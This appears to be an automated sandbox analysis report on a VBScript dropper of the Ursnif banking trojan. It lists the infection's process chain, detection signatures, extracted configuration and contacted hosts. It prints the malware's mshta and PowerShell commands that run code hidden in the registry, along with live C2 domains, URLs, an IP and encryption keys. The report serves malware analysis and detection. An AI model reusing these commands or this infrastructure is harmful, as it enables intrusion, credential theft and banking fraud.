ID: 481077
Sample Name: 345678.vbs
Cookbook: default.jbs
Time: 09:53:09
Date: 10/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 345678.vbs

Overview


General Information

Sample Name:	345678.vbs
Analysis ID:	481077
MD5:	9e6b216f5112b58.
SHA1:	8e1636abf1eb1dd.
SHA256:	cbf23e2c51909c0..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- VBScript performs obfuscated calls ...
- Yara detected Ursnif
- System process connects to networ...
- Antivirus detection for URL or domain
- Found malware configuration
- Sigma detected: Powershell run cod...
- Benign windows process drops PE f...
- Multi AV Scanner detection for doma...
- Sigma detected: Encoded IEX
- Hooks registry keys query functions...
- Maps a DLL or memory area into an...

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 3868 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\345678.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- WmiPrvSE.exe (PID: 5808 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
  - rundll32.exe (PID: 6000 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - rundll32.exe (PID: 6072 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 2896 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 4612 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- WmiPrvSE.exe (PID: 6716 cmdline: C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding MD5: 7AB59579BA91115872D6E51C54B9133B)
- WmiPrvSE.exe (PID: 6844 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- mshta.exe (PID: 6556 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Rm6e='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Rm6e).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6948 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 7044 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 7060 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\uitt4j30\uitt4j30.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7072 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES36.tmp' 'c:\Users\user\AppData\Local\Temp\uitt4j30\CSC1FA535E1192D4199A0DB18CBAD2D0A9.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 7080 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\wyozc5bn\wyozc5bn.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7100 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCC9.tmp' 'c:\Users\user\AppData\Local\Temp\wyozc5bn\CSC8A734EFC87854564869CBAF05337FE1.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 4016 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 3208 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\76A9.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 2424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 6256 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"4AYdzflNRXYlqSA89hwCjrU+QvoXxjpdUxRPAdq3bBwI9ExkYDjHy9AWeshiGXrgIzFlNVtLrifcFS4LJjRxWiTG6Fca4Vt6MISWOos+fChdUStUtjzPhvjxLI5XIPSBz5r2O1dlmC1xuOEDpRs8BbpWGdZ2yYEdD2dU4efFbSK7SBcR
Aao3mGwKzc2Glmjegx J/f5cW81u3keNnZqy2SbgEIUg5Ycv4J3eUirSdWDASxFovB3C3eAKRiuRkEzJcRqU2y9vVOyCbmx6uiVNonJWQxMoDxpw6mwokGsvtDFEgCJXMl+lbKlUaqdSAUK0Tij5ay8sYpetWDvt4nCFDVBf09fSWTGo06
hdy0B5+I4w=",
  "c2_domain": [
    "art.microsoftsofymicrosoftsoft.at",
    "r23cirt55ysvtdvl.onion",
    "fop.langoonik.com",
    "poi.redhatbabby.at",
    "pop.biopiof.at",
    "l46t3vgvmtx5wxe6.onion",
    "v10.avyanok.com",
    "apr.intoolkom.at",
    "fgx.dangerboy.at"
  ],
  "ip_check_url": [
    "curlmyip.net",
    "ident.me",
    "l2.io/ip",
    "whatismyip.akamai.com"
  ],
  "serpent_key": "rQH4gusjF0tL2dQz",
  "server": "580",
  "sleep_time": "5",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "600",
  "time_value": "600",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "240",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "240",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "2500",
  "SetWaitableTimer_value": "60"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000026.00000000.689267141.00000000000B0000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000015.00000003.674925950.00000000059B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000028.00000003.754147567.00000195D906C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000026.00000003.693326319.000001BF361AC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000015.00000003.614926356.00000000051B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 36 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
21.3.rundll32.exe.50ba4a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.50ba4a0.1.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.5168d48.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.51394a0.3.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:

Sigma detected: Powershell run code from registry

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Writes registry values via WMI

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Deletes itself after installation

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Compiles code for process injection (via .Net compiler)

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 1	Windows Management Instrumentation 2 2 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Scripting 1 2 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 2	Logon Script (Windows)	Process Injection 9 1 3	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Command and Scripting Interpreter 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Security Software Discovery 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts 1	DCSync	Virtualization/Sandbox Evasion 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 4 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 9 1 3	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rundll32 1	Keylogging	System Network Configuration Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.2.rundll32.exe.e50000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
art.microsoftsofymicrosoftsoft.at	4%	Virustotal		Browse
atl.bigbigpoppa.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://crl.m5	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://www.microsoft.co	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://atl.bigbigpoppa.com/ip_2B0cVuBTOjpbo/BZT_2FEcZD79y2H/f3wS9_2BbAkX3nftyB/uQG5JlxM3/hkTHWn_2F_2BpOIsZCFn/4kLDBNiVWLvnXfwIKVW/_2B0IsHxbOfD1ufcXkPjJo/EpDoUxcMaWCn1/8Cn5O7LC/eCiAOLLPPUL3E_2BUmdr0wu/7S9z8dGBsB/5jo94woog9YMCzFYk/vxvIpoLH3pVt/RLdRfO7DC2t/yTMvjyOY5hDeBN/auRC60Y4xtz4V1KDXQP2K/Ose2dfWgeEs0tX4x/hD9nLBJRnyryDU3/xZZDK1S2EJHUeFDAor/G09c8MwYv/_2Fz2PGThD9ITT_2BYVA/tVMCZqyJgK7/e	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/KT4MMOqgwbMDk0_2FZz0/hIq6vsma9IDMR0TWVEk/R8VcPjBU_2FKifNFKEzy11/KwQmwxa6P	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/t	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/KT4MMOqgwbMDk0_2FZz0/hIq6vsma9IDMR0TWVEk/R8VcPjBU_2FKifNFKEzy11/KwQmwxa6PANLq/HMQB1nMh/Dw7iIk4wPDbFz5MpJKzoM6O/xJlNu7xTm_/2BJVkAx380cQPl1qK/3MJgDX4sXjAo/UjQmGmv6_2B/EYaPNSI604XL9z/GGit9THH2wZWixIY_2BGE/_2Ftywp1kQkPvPY6/vEmMzODz0Ya_2Fy/CBZtOZch7qD9e_2FA3/3G0B8QjO4/zLpP4zwh3X5MwZp6F5E2/r2m_2Fmc2A2sWLpGKPD/1LL4BJlsYqHKw2i3OPm1CI/3lMhUc9ldfLAb/BfOzMYbz/ndeDEqMw	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/Fd_2Bpcxk2ML4o/4Yi_2FHrWiGKn0A5wFBvD/PRZfU6_2FH1DJVcW/g_2Fg_2F20KxTzq/sMEmuitPFPfj3EtNRD/SA_2FG4XJ/mT_2B9htxgpCM5Sw9dFG/0GOk5wMqEe7jZlQfLGf/mA_2FWhN50DkjSdhxWei_2/FhXBykIpEOclO/crxsB5_2/Ble8n4SiH0d5h4j9OhpB9W8/f7cJNH55_2/BDWX6KOpdls6GJZSC/G_2FbiyNPy_2/FypUL6okzx_/2FAWJjZB1eiGHh/hrIz0_2B7QDXJAzjWHaMR/znK_2FKxXJtl3gHn/_2FediiSJLPcwpE/ATZTCB8xbMUZrLNlLv/_2BOkapjZ/jvpLjf9IYNZ6/RyT	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
resolver1.opendns.com	208.67.222.222	true	false		high
art.microsoftsofymicrosoftsoft.at	185.251.90.253	true	true	• 4%, Virustotal, Browse	unknown
atl.bigbigpoppa.com	185.251.90.253	true	true	• 9%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://atl.bigbigpoppa.com/ip_2B0cVuBTOjpbo/BZT_2FEcZD79y2H/f3wS9_2BbAkX3nftyB/uQG5JlxM3/hkTHWn_2F_2BpOIsZCFn/4kLDBNiVWLvnXfwIKVW/_2B0IsHxbOfD1ufcXkPjJo/EpDoUxcMaWCn1/8Cn5O7LC/eCiAOLLPPUL3E_2BUmdr0wu/7S9z8dGBsB/5jo94woog9YMCzFYk/vxvIpoLH3pVt/RLdRfO7DC2t/yTMvjyOY5hDeBN/auRC60Y4xtz4V1KDXQP2K/Ose2dfWgeEs0tX4x/hD9nLBJRnyryDU3/xZZDK1S2EJHUeFDAor/G09c8MwYv/_2Fz2PGThD9ITT_2BYVA/tVMCZqyJgK7/e	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://atl.bigbigpoppa.com/KT4MMOqgwbMDk0_2FZz0/hIq6vsma9IDMR0TWVEk/R8VcPjBU_2FKifNFKEzy11/KwQmwxa6PANLq/HMQB1nMh/Dw7iIk4wPDbFz5MpJKzoM6O/xJlNu7xTm_/2BJVkAx380cQPl1qK/3MJgDX4sXjAo/UjQmGmv6_2B/EYaPNSI604XL9z/GGit9THH2wZWixIY_2BGE/_2Ftywp1kQkPvPY6/vEmMzODz0Ya_2Fy/CBZtOZch7qD9e_2FA3/3G0B8QjO4/zLpP4zwh3X5MwZp6F5E2/r2m_2Fmc2A2sWLpGKPD/1LL4BJlsYqHKw2i3OPm1CI/3lMhUc9ldfLAb/BfOzMYbz/ndeDEqMw	true	• Avira URL Cloud: malware	unknown
http://atl.bigbigpoppa.com/Fd_2Bpcxk2ML4o/4Yi_2FHrWiGKn0A5wFBvD/PRZfU6_2FH1DJVcW/g_2Fg_2F20KxTzq/sMEmuitPFPfj3EtNRD/SA_2FG4XJ/mT_2B9htxgpCM5Sw9dFG/0GOk5wMqEe7jZlQfLGf/mA_2FWhN50DkjSdhxWei_2/FhXBykIpEOclO/crxsB5_2/Ble8n4SiH0d5h4j9OhpB9W8/f7cJNH55_2/BDWX6KOpdls6GJZSC/G_2FbiyNPy_2/FypUL6okzx_/2FAWJjZB1eiGHh/hrIz0_2B7QDXJAzjWHaMR/znK_2FKxXJtI3gHn/_2FediiSJLPcwpE/ATZTCB8xbMUZrLNlLv/_2BOkapjZ/jvpLjf9IYNZ6/RyT	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.251.90.253	art.microsoftsofymicrosoftsoft.at	Russian Federation		35278	SPRINTHOSTRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	481077
Start date:	10.09.2021
Start time:	09:53:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	345678.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winVBS@29/21@5/1
EGA Information:	• Successful, ratio: 80%
HDC Information:	• Successful, ratio: 19.7% (good quality ratio 18.8%) • Quality average: 80.3% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:56:22	API Interceptor	1x Sleep call for process: wscript.exe modified
09:57:01	API Interceptor	3x Sleep call for process: rundll32.exe modified
09:57:12	API Interceptor	44x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.251.90.253	start[526268].vbs	Get hash	malicious	Browse	
	URS8.VBS	Get hash	malicious	Browse	
	documentation_446618.vbs	Get hash	malicious	Browse	
	start_information[754877].vbs	Get hash	malicious	Browse	
	start[873316].vbs	Get hash	malicious	Browse	
	documentation[979729].vbs	Get hash	malicious	Browse	
	run_documentation[820479].vbs	Get hash	malicious	Browse	
	run[476167].vbs	Get hash	malicious	Browse	
	run_presentation[645872].vbs	Get hash	malicious	Browse	
	documentation[979729].vbs	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	start[526268].vbs	Get hash	malicious	Browse	• 208.67.222.222
	documentation_446618.vbs	Get hash	malicious	Browse	• 208.67.222.222
	start[873316].vbs	Get hash	malicious	Browse	• 208.67.222.222
	6bl5jJ1oIXeI.vbs	Get hash	malicious	Browse	• 208.67.222.222
	nostalgia.dll	Get hash	malicious	Browse	• 208.67.222.222
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursi.vbs	Get hash	malicious	Browse	• 208.67.222.222
	OcEyzBswGm.exe	Get hash	malicious	Browse	• 208.67.222.222
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 208.67.222.222
	PIfkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Invoice778465.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursnif.vbs	Get hash	malicious	Browse	• 208.67.222.222
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 208.67.222.222
	vntfeq.dll	Get hash	malicious	Browse	• 208.67.222.222
	231231232.dll	Get hash	malicious	Browse	• 208.67.222.222
	gbgr.dll	Get hash	malicious	Browse	• 208.67.222.222
	B9C23PuJnfNI.vbs	Get hash	malicious	Browse	• 208.67.222.222
